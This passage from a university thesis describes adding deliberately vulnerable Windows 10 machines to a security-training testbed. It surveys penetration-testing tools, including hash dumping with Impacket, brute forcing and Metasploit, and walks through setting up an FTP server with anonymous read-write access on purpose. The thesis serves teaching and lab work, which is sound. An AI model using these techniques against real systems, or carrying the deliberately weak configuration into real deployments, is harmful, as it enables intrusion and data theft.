laSalle

UNIVERSITAT RAMON LLULL

**Escola Tècnica Superior d'Enginyeria La Salle**

Treball Final de Grau

Grau en Enginyeria Informàtica

# LOST Project: The Next Generation


Alumne

Arcadia Huggett Youlten

Professor Ponent

Jaume Abella Fuentes

# ACTA DE L'EXAMEN
# DEL TREBALL FI DE CARRERA

Reunit el Tribunal qualificador en el dia de la data, l'alumne

D. Arcadia Huggett Youlten

va exposar el seu Treball de Fi de Carrera, el qual va tractar sobre el tema següent:

LOST Project: The Next Generation

Acabada l'exposició i contestades per part de l'alumne les objeccions formulades pels Srs. membres del tribunal, aquest valorà l'esmentat Treball amb la qualificació de

Barcelona,

VOCAL DEL TRIBUNAL VOCAL DEL TRIBUNAL

PRESIDENT DEL TRIBUNAL

# Abstract

**English**

As more devices are given internet connectivity, cybersecurity is more important than ever. La Salle's Learning platform for Security Training (LOST) created by LaSalle Ramon Llull University and the Institute for Security and Open Methodologies (ISECOM) aims to provide students with an eLearning environment where they can develop hands-on knowledge about security testing.

Although students who use the LOST project learn the basics of ethical hacking and penetration testing, there is a noticeable lack of modern servers for students to exploit. With the rapid evolution of cybersecurity, it is important to understand the impact of older exploits, but it is just as important to understand what techniques and vulnerabilities professional security researchers are utilizing in the industry today.

The aim of '**LOST Project: The Next Generation**' is to modernize the LOST project by providing virtual machines that are vulnerable to contemporary exploits for students to use. All servers utilize Windows 10 as the operating system, as it is the most widely used OS in the world. By exploiting these machines students will not only develop their security knowledge but become more aware of how different vulnerabilities can impact the systems they use every day.

*Key words:*

Cybersecurity | Exploit | Vulnerability | Penetration Testing | Kali Linux | Windows 10 | Ethical Hacking | Log4Shell | SMBGhost | PrintNightmare | HiveNightmare | Privilege Escalation | Remote Code Execution | Virtual Machine

**Castellano**

A medida que aumenta el número de dispositivos que se conectan a Internet, la ciberseguridad es más importante que nunca. La "Learning platform for Security Training" (LOST) creada por la Universidad LaSalle Ramon Llull y el "Institute for Security and Open Methodologies" (ISECOM) tiene como objetivo proporcionar a los estudiantes un entorno de aprendizaje electrónico en el que puedan desarrollar conocimientos prácticos sobre las pruebas de seguridad.

Aunque los estudiantes que utilizan el proyecto LOST aprenden los fundamentos del hacking ético y las pruebas de penetración, hay una notable falta de servidores modernos para que los estudiantes los exploten. Con la rápida evolución de la ciberseguridad, es importante comprender el impacto de los antiguos exploits, pero es igualmente importante entender qué técnicas y vulnerabilidades utilizan los investigadores de seguridad profesionales en la industria actual.

El objetivo de 'LOST Project: The Next Generation' es modernizar el proyecto LOST proporcionando máquinas virtuales que son vulnerables a los exploits contemporáneos para que los estudiantes las utilicen. Todos los servidores utilizan Windows 10 como sistema operativo, ya que es el sistema operativo más utilizado en el mundo. Al explotar estas máquinas, los estudiantes no solo desarrollarán sus conocimientos de seguridad, sino que serán más

conscientes de cómo las diferentes vulnerabilidades pueden afectar a los sistemas que utilizan a diario.

*Palabras Claves:*

Ciberseguridad | Explotar | Vulnerabilidad | Pruebas de Penetración | Kali Linux | Windows 10 | Hacking ético | Log4Shell | SMBGhost | PrintNightmare | HiveNightmare | Escalada de Privilegios | Ejecución remota de Código | Máquina Virtual

**Català**

A mesura que més dispositius reben connectivitat a Internet, la ciberseguretat és més important que mai. La plataforma d'aprenentatge de La Salle per a“Learning platform for Security Training” (LOST) creada per la Universitat LaSalle Ramon Llull i Institute for Security and Open Methodologies (ISECOM) pretén oferir als estudiants un entorn d'eLearning on puguin desenvolupar coneixements pràctics sobre proves de seguretat.

Tot i que els estudiants que utilitzen el projecte LOST aprenen els conceptes bàsics de la hacking ètic i les proves de penetració, hi ha una manca notable de servidors moderns perquè els estudiants puguin explotar. Amb la ràpida evolució de la ciberseguretat, és important entendre l'impacte de les explotacions més antigues, però és igual d'important entendre quines tècniques i vulnerabilitats estan utilitzant els investigadors professionals de seguretat a la indústria actual.

L'objectiu de 'LOST Project: The Next Generation' és modernitzar el projecte LOST proporcionant màquines virtuals vulnerables a les explotacions contemporànies perquè les utilitzin els estudiants. Tots els servidors utilitzen Windows 10 com a sistema operatiu, ja que és el sistema operatiu més utilitzat del món. Amb l'explotació d'aquestes màquines, els estudiants no només desenvoluparan els seus coneixements de seguretat, sinó que seran més conscients de com les diferents vulnerabilitats poden afectar els sistemes que utilitzen cada dia.

*Paraules clau:*

Ciberseguretat | Explotador | Vulnerabilitat | Prova de Penetració | Kali Linux | Windows 10 | Hacking ètic | Log4Shell | SMBGhost | PrintNightmare | HiveNightmare | Escalada de Privilegis | Execució de Codi Remota | Màquina virtual

# Table of Contents

# Acronyms

- MS: Microsoft
- FTP: File Transfer Protocol
- SSH: Secure Shell Protocol
- Nmap: Network Mapper
- IP: Internet Protocol
- TCP: Transmission Control Protocol
- VM: Virtual Machine
- RCE: Remote Code Execution
- CVE:  Common Vulnerabilities and Exposures
- CWE: Common Weakness Enumeration
- URL: Uniform Resource Locator
- JNDI: Java Naming and Directory Interface
- RMI: Remote Method Invocation
- NIST: National Institute of Standards and Technology
- API: Application Programming Interface
- POM: Project Object Model
- SMB: Server Message Block
- Log4J2: Logging Utility For Java 2
- SMB: Server Message Block
- HTML: HyperText Markup Language
- JSON: JavaScript Object Notation
- PoC: Proof of Concept
- App: Application
- JMS: Java Message Service
- XML: Extensible Markup Language
- LDAP: Lightweight Directory Access Protocol
- LOST: Learning platform for Security Training
- MVC: Model View Controller
- SPI: Service Provider Interface
- OS: Operating System
- RCE: Remote Code Execution
- PML4: Page Map Level 4
- CFG: Control Flow Guard
- ACL: Access Control List
- RPC: Remote Procedure Call
- LAN: Local Area Network
- NTLM: New Technology LAN Manager
- DLL: Dynamic Link Library
- SCP: Secure Copy Protocol
- IIS: Internet Information Services
- HTTP: HyperText Transfer Protocol

- HTTPS: HyperText Transfer Protocol Secure
- PC: Personal Computer

# Table of Figures

# 1 Introduction

During the 2010s, the cybersecurity industry transformed from an overlooked part of IT services into an essential part of digital infrastructure. Interacting with online services and products is no longer considered a luxury, instead, it is a requirement of everyday life. However, as society has shifted much of its interaction and business into the digital realm, this technological migration also has one significant drawback: the exposure of sensitive user data such as credit card information, addresses, and phone numbers in data breaches. In the past decade, nearly every major company has been the victim of a cybersecurity attack, ranging from big names in the technology industry such as Facebook, to national health insurance providers such as Anthem[1]. No matter the industry or interests of these companies, most of them have had their user's information leaked by malicious actors at some point in time. Therefore, to protect the data and other sensitive information of their consumers, it is imperative that a company remains on the cutting edge of cybersecurity. Every day, more information is added to online services. Therefore, investing in good cybersecurity will only become more and more important as time goes on.

It is also important for universities to prepare their students as best as possible for the workforce, and University of Ramon Llull La Salle is no exception. The main subject at La Salle which teaches students the importance of cybersecurity is the "Networking and IT Security." The subject utilizes the "Learn By Doing" methodology to teach students the basic concepts of ethical hacking and IT security, allowing them to perform security tests, identify system vulnerabilities, and apply security solutions through practical laboratory exercises which are hosted on the LOST Project[2]. After the students have successfully completed all of the different laboratory exercises, the sum of their knowledge is tested by the final project: An independent security audit. The security audit consists of giving students three different IP addresses of vulnerable machines on the LOST project. The students must then successfully apply the techniques and skills acquired over the course of the subject to perform vulnerability assessment and penetration tests. The students should successfully be able to gain administrative access to each device they are given[3].

## 1.1 Motivation

The final degree project "LOST Project: The Next Generation" was created with the aim of fixing a significant deficiency on the LOST project testbed: a lack of modern operating systems. Although LaSalle's "Networking and IT Security" subject is very effective in teaching students the different methods to exploit and gain access to a machine, the LOST testbed only hosts operating systems released before 2015. The cybersecurity landscape is everchanging, and to stay competitive in the industry, experts must have up to date knowledge about which vulnerabilities affect the systems that they use every day.

Although it is of utmost importance for prospective cybersecurity professionals to understand which exploits and vulnerabilities have shaped the industry in the past, it is equally important for them to understand what is being used today. The technology and the types of exploits commonly used by hackers have vastly changed since 2015. By not including modern operating systems on the LOST testbed, La Salle's students are put at a significant disadvantage when attempting to enter the cybersecurity industry, as they lack knowledge about the most recent vulnerabilities which have affected operating systems that they use in their daily life.

## 1.2 Objectives

There are 5 key objectives of the "LOST Project: The Next Generation":

1. Modernize the LOST project platform by adding three new Windows 10 virtual machines which each showcase a major vulnerability published within the last three years.
2. Emphasize the importance of cybersecurity by demonstrating the impact of the different vulnerabilities by giving a technical explanation of each and a step-by-step guide to exploiting a compromised machine.
3. Detail which configurations could be applied to a Windows 10 machine to make it vulnerable to exploitation by demonstrating the steps taken to set-up each machine.
4. Improve students understanding of vulnerabilities and exploits which have impacted the industry within the past 3 years.
5. Provide an overview of the different systems and services which can be used to access computers remotely and exploit them.

# 2 State of the Art

Before discussing the vulnerability and exploits explored in this project, it is important to have an overview of not only cybersecurity, but the technologies and tools that are currently being utilized by security professionals. This section will cover the "State of the Art" of cybersecurity. One of the main objectives of this project was to modernize the LOST Project. While it was important to ensure that operating systems that had not reached their "End of Life" were added to the LOST project testbed, it was just as important to make sure these machines had vulnerabilities that were impactful, but also recent. To determine which vulnerabilities would be relevant, and which vulnerabilities would not be relevant, three main questions were asked:

1) What tools are currently being used by professionals in the cybersecurity industry to ensure the security of their devices?
2) What are some commonly exploited attack vectors on the Windows 10 operating system?
3) What vulnerabilities published within the last three years use attack vectors that are similar, if not the same, as the attack vectors in the original vulnerability?

These three questions were essential for narrowing down the scope of the project. By asking and answering these questions, it was ensured that the new vulnerabilities would not only add more valuable content to the LOST Project Testbed, but also would use attack vectors that could be found in the real world. Each question will be answered one-by-one in the following subsections.

## 2.1 A Note About Virtual Machines

In this project, each operating system discussed was run on a virtual machine. A virtual machine is "a compute resource that uses software instead of a physical computer to run and deploy apps"[4]. Instead of having their own dedicated hardware, each operating system runs on the same hardware. For example, one may have a physical computer which has a Windows operating system, but, with the correct hardware and environment, it is also possible to have a Kali Linux virtual machine running, or even virtual machines of different versions of Windows 10. The software used to manage the different virtual machines in this project was VMware Workstation 16 Pro.

## 2.2 Industry Standard Tools

Before discussing the tools, it is important to have an overview of the different steps in penetration testing. Lockheed Martin, an American arms research company [5] breaks down the steps for performing cyber-attacks into seven steps: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives [6]. For the purposes

of “LOST Project: The Next Generation” the most important steps are reconnaissance and exploitation. Reconnaissance consists of gathering information about a target such as what systems and services are running, who is using the network, and what access points exist on the network [7]. Exploitation on the other hand, consists of utilizing vulnerabilities to negatively impact a system, or gain access[6].

While Windows 10 virtual machines were used to host different vulnerabilities, the operating system used to perform penetration testing was Kali Linux, a dedicated penetration testing distribution [8]. The distribution is developed and maintained by Offensive Security[9], a cybersecurity company which provides support to companies such as Amazon, Microsoft, and IBM[10]. The version of Kali Linux utilized for this project was Kali Linux 2022.1[11]. Unlike the Windows 10 machines, there is no particular version of Kali required for this project, however, the most recent one is recommended. Since the “Networking and IT Security” subject prepares La Salle’s students to enter the cybersecurity industry, the students are taught to use Kali Linux over the course of the subject. Therefore, it is important to understand the different tools which can be found or installed on to the operating system.

### 2.2.1 Reconnaissance Tools

One of the most important reconnaissance tools is Nmap. “Network Mapper”, AKA Nmap is “a free and open source [sic] utility for network discovery and security auditing”[12] developed by Gordon Lyon[13]. Nmap is a command-line based application which sends IP packets to determine what services are running on different networks or computers. Nmap is primarily used to determine which ports on a computer are open, which operating system is running, and what version of operating system is running [14]. Determining which services are running on a machine is useful to know for a security professional, as different services may contain critical vulnerabilities. Additionally, by being able to determine both the operating system, and the version of the operating system running on the host, the attacker could gain insight into the specific flaws of the system, which they can go on to exploit. When attempting to exploit a machine, one of the first necessary steps is to be able to determine what vectors of attack exist on the machine, and Nmap provides a clear overall picture of what these vectors may be. Nmap is highly customizable, therefore, the options for each scan and what they mean will be covered in the exploitation section. It should be noted however that there is much discussion on the legality of utilizing Nmap and similar tools. The discussion itself is out of the scope of this project, but the LOST Project testbed allows students to experiment safely and ethically, so they can improve their knowledge of hacking.

Another useful reconnaissance scanner is Nessus, developed by Tenable[15]. Nessus is an open-source security vulnerability scanning tool which can be used to detect potential vectors of attack on a network [16]. Although it is one of many vulnerability scanning tools that exist, it is preferred by security experts. Additionally, it is easy to use, making it ideal for use in cybersecurity education. Unlike Nmap however, it does not simply list the operating system and the services available, but it also categorizes and provides a description for each vulnerability detected on the system by its CVSS score. A CVSS Score (Common Vulnerability Scoring System Score) is used to provide a numerical representation for a vulnerability based on how impactful

it is [17]. A “1” on the CVSS scale would indicate that a vulnerability is not very impactful, but a “10” would indicate that a machine with that vulnerability could be easily compromised. This tool is useful for system administrators to monitor their network and prioritize which vulnerable systems need to be fixed.

Once Nessus and Nmap have been used to scan a network, it is likely that some vulnerabilities will have been detected. However, sometimes it is not enough to determine if a network is secure. For example, if one has a webserver, and they want to check if their site is vulnerable to a directory traversal attack, or if sensitive folders are exposed to the internet, the Feroxbuster tool can be used. Feroxbuster is a Rust based official Kali package which performs Forced Browsing[18]. Forced Browsing is a type of attack which can be performed against a web server with the purpose of finding all possible resources that are available for attackers to access [19]. However, it can be used during the reconnaissance phase to see what resources are available for attackers. Although other directory browsing tools exist, FeroxBuster is not only easy to use, but fast and straightforward.

Another useful reconnaissance tool is enum4linux. Enum4linux is used on Linux or Debian distributions to “[enumerate] information form Windows and Samba systems.[20]” The program is developed by Cisco CX Security Lab and comes installed on Kali Linux systems by default. Information such as usernames, directories on the SMB system, and operating system information can be found with this tool. However, unlike the other two systems, occasionally, some credentials are required to access this information.

Although users may have been able to gain the usernames of a system, it is possible that the passwords are not as easily exposed. However, if an attacker can successfully enumerate the users of a system, and there is another access point to the server, then it is possible to perform a brute force attack on the system to gain access. A brute-force attack utilizes a list of usernames, passwords, and a specific service running on the vulnerable machine to repeatedly guess combinations of usernames and passwords until they determine a set of correct credentials. Typically, if users on a system have strong credentials, then these attacks are very unlikely to succeed. However, if users have weak passwords, it can be very easy for attackers to find a weak user. There are two programs on Kali Linux by default which assist attackers in performing brute force attacks: Medusa and John the Ripper. Both Medusa and John the Ripper are able to perform brute force attacks quickly, however, John the Ripper has one advantage over Medusa. If a user manages to obtain the password hashes to a system, John the Ripper can be utilized to quickly decode the passwords. Both systems are popular, and widely used to determine if an administrator’s systems are vulnerable to Brute-Force attacks.

### 2.2.2 Exploitation Tools

After an attacker feels they have gained enough information from the reconnaissance step, they can then attempt to exploit the vulnerable network. One of the most popular and straightforward ways to exploit vulnerable servers is by using the program Metasploit. Metasploit is a penetration testing framework with a database of payloads and exploits for widely known vulnerabilities [21]. A payload is a piece of malicious code which is typically executed on a vulnerable machine [22]. Attackers can choose the payload they wish to exploit

and customize it to fit the vulnerable target specific to their network. Metasploit can be utilized as follows: Firstly, once an attacker knows what a system is vulnerable to, they can start the Metasploit service on their Kali Linux system, and search for the vulnerability. Metasploit is very flexible, so attackers can search by any relevant identifiers, or by the name of the vulnerability itself. From there, the settings of the payload can be customized, and the exploit can be attempted. The success of the exploit is not guaranteed however, as each exploit differs in its execution. However, if attackers wish to further customize a pre-existing payload, or create their own, they can use MSFvenom[23]. MSFvenom is part of the Metasploit toolkit and can be utilized to modify pre-existing payloads to fit one's unique vulnerable device. Just like Metasploit, there is a high level of customizability to be found within MSFvenom. Attackers can specify the language of the payload, the vulnerable platform, and which payload to use as a template. Metasploit and MSFvenom is a widely used security tool utilized primarily by businesses to ensure the safety and security of their network. By attempting exploits on one's own network, the specific attack vectors can be easily identified and fixed.


The final tool in "LOST Project: The Next Generation" used to perform the exploitation step of penetration testing was Impacket. Impacket is not an explicit tool, but rather, it is a collection of Python3 classes which allow users to work with many different networking protocols. For example, it allows users to craft packets from scratch to send over a network [24]. However, it can also be used to remotely perform different exploits. Although there are many classes within the Impacket library, the two most important ones for this project are "Secretsdump.py" and "Psexec.py." Secretsdump.py can be utilized to dump NTLM hashes from a windows machine, either remotely or locally. Additionally, it does not need to execute any process in the vulnerable machine to gain this information, making it hard to detect [24]. "Psexec.py" on the other hand, can be used to gain access to a vulnerable windows machine utilizing port 445, the username of a known user, and their associated NTLM hash. Windows 10 has a service which allows users to execute programs on remote systems, titled PsExec. Therefore, "Psexec.py" is named after it, as the python script attempts to execute PsExec on the vulnerable machine [25] to connect to the attacker' s machine. Although it may seem unreliable to call a series of python classes state-of-the-art, these classes are maintained by SecureAuth[24]. SecureAuth is a cybersecurity company with a focus on protecting user data [26]. Therefore, these python classes are not a random compilation like one could find on Github, but rather a specific set of classes created and utilized by security professionals at the forefront of the industry.

## 2.3 Windows 10 Attack Vectors

There are many benign reasons that users may wish to access their computers remotely. However, if the computer is not properly secured, then it is possible that attackers will access the computer remotely as well. For the three machines created for the "LOST Project: The Next Generation" different services which provide remote access to the machine were added. These services, while commonly used, can also be enabled to provide the students an entry point into the machine. The services enabled on the different machines are web servers, FTP servers, and SSH servers. This subsection will detail ways to set up different remote access points to a Windows 10 machine, such as FTP, Web, and SSH servers as well as SMB shares.


### 2.3.1 Services

All versions of Windows 10 come with a set of services grouped under the title “Internet Information Services”[27]. IIS allows for windows users to host different types of webservers, supporting protocols such as HTTP, HTTPS, and FTP. The most important services for the purposes of “LOST Project: The Next Generation” are the FTP and web server services. These functions can be enabled on most Windows 10 computers by searching for “Turn Windows Features on or off” in the search bar of the system as a user with administrative privileges. From there, a window will appear. For example,





(Figure 1: A screenshot of the Windows Feature menu. The options in the red box should be enabled to be able to configure FTP and Web sites. Source: https://www.windowscentral.com/how-set-ftp-server-windows-10)

If the administrator of the computer enables each of the folders in the red square, then the configuration of an FTP or Web server can begin. To configure either of these types of web servers, the administrator must first navigate to the Internet Information Services (IIS) manager settings menu. This can be accessed by typing “Internet Information Services (IIS) manager” into the Windows search bar. Then, if the first option is selected, settings menu will be opened. To add a web server or an FTP server, administrators must simply right click on the “Sites” tab, shown in Figure 2:





(Figure 2: A screenshot of the Internet Information Services Manager. The Site tab has been right clicked, and so it shows options to add a website or add and FTP site)

Firstly, to configure an FTP server, after choosing to add an FTP site, the user must specify the name of the site, as well as the physical path shown in Figure 3. The physical path is the local path of the virtual directory[28].





(Figure 3 : the first step to configuring an FTP server, the name is “Test Site” and the physical path is “C:\Users\Admin”)

Next, the IP address, port, and security level must be chosen. The default IP address and port number do not need to be changed, however, the “No SSL” option should be selected. Changing the SSL option to “No SSL” is simply for ease of setup, and the details of the SSL protocol will not be covered in this project as it is out of scope. It is also a good idea to start the server automatically if one wants to use it right away.




(Figure 4: Although in this screenshot, the option "Require SSL" is selected, the "No SSL" should be selected for our purposes)


Finally, one can choose the level of authentication for the server as shown in Figure 5. For demonstration purposes, both anonymous and basic have been chosen. Anonymous authentication allows for anyone to access the FTP server without needing to enter a username or a password [29]. Basic authentication on the other hand, requires users to enter their windows credentials before accessing the server [30]. Additionally, Read and Write permissions have been added on the server, to all users, however, this is simply for demonstration purposes. If all users were to have read and write permissions, then anyone would be able to upload any files or folders to the FTP server that they wished. It is clear that this would be a major security risk.




(Figure 5: The basic authentication settings for an FTP site. All users have all permissions)

Finally, once “Finish” is clicked, the FTP server starts. From there, extra configurations can be added, such as allowing or disallowing other users, but this guide shows the most essential steps for successful set up.

Configuring a Web Server is very similar to configuring an FTP server. Instead of clicking “Add FTP Site” the administrator should instead choose “Add Web site”, after which, the window in Figure 6 should pop up. The administrator simply needs to specify the name of the site and the physical path of the site, as explained in the FTP site setup section. The port number can also be changed, however, for demonstration purposes, it is kept at its default. Finally, it should be noted that although HTTP is selected as the default protocol option, HTTPS can also be chosen. However, to host a Web site utilizing HTTPS, an SSL certificate is required, which is not within the scope of this project.




(Figure 6: A screenshot of the "Add Website" page.)

Finally, once the user clicks "OK" the web server can be found running if the user places the IP address of the machine into the search bar of the user's favored web browser.

The IIS system allows users to remotely access the content hosted on the webservers, as long as they know the IP address. Although they are solely intended for the hosting of content, it is also possible to consider IIS as a point of entry into a Windows 10 system. Although not part of the IIS, there is another way to remotely access Windows 10 systems: OpenSSH. By default, Windows 10 comes with the optional SSH server add-on known as "OpenSSH." An SSH server is a protocol which can be used to securely connect two computers and exchange data between them [31]. SSH servers are frequently used to remotely access a computer when physical access is not possible. Users of an SSH server can log in to the remote machine if they know the IP address and the credentials of a user on the remote machine. Once logged in, users can perform all their tasks as usual, and have the same permissions as if they were physically connected to the computer. OpenSSH specifically "is a connectivity tool for remote login that uses the SSH protocol. It encrypts all traffic between client and server to eliminate eavesdropping, connection hijacking, and other attacks." [32] One thing to note is that OpenSSH, like many SSH servers, is command line based. Therefore, users must be familiar with the ability to navigate around their

computer without a Graphic User Interface. To configure OpenSSH on a Windows 10 Operating system, the following steps must be taken: Firstly, the PowerShell prompt should be opened as an administrator. Then, the following command should be run:

```
Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0

Start-Service sshd
```

The first command installs the OpenSSH server onto the Windows 10 machine, and the one that follows it starts the service [32] . At this point, users who know the IP address of the machine should be able to access it via the SSH protocol. Open SSH also allows for file transfer using SFTP or SCP.

One last way to remotely access a Windows 10 computer is through Microsoft's Server Message Block (SMB) protocol. The SMB Protocol can be used to share files between devices that all exist on the same network.[33] Unlike SSH, there is significantly less flexibility as users may only access one share at a time. An SMB share is a folder or printer which has been shared across the network. Although it is intended for file sharing, SMB has been used as an attack vector by many exploits. Since SMB is enabled by default on all Windows machines, there are no steps needed to activate it.

### 2.3.2 User Hierarchy

Although there are many ways to remotely access a computer with a Windows 10 operating system, the amount of functionality provided to each user is determined by what type of user account they have. The permissions of a user on a Windows operating system are largely determined by which user group they are a part of. A user group is a "group or collection of multiple user accounts governed by the same or a common set of privileges and security settings [34] ." By default, there are many user groups found on Windows 10, however, the two most important for this discussion are the groups "Users" and "Administrators."

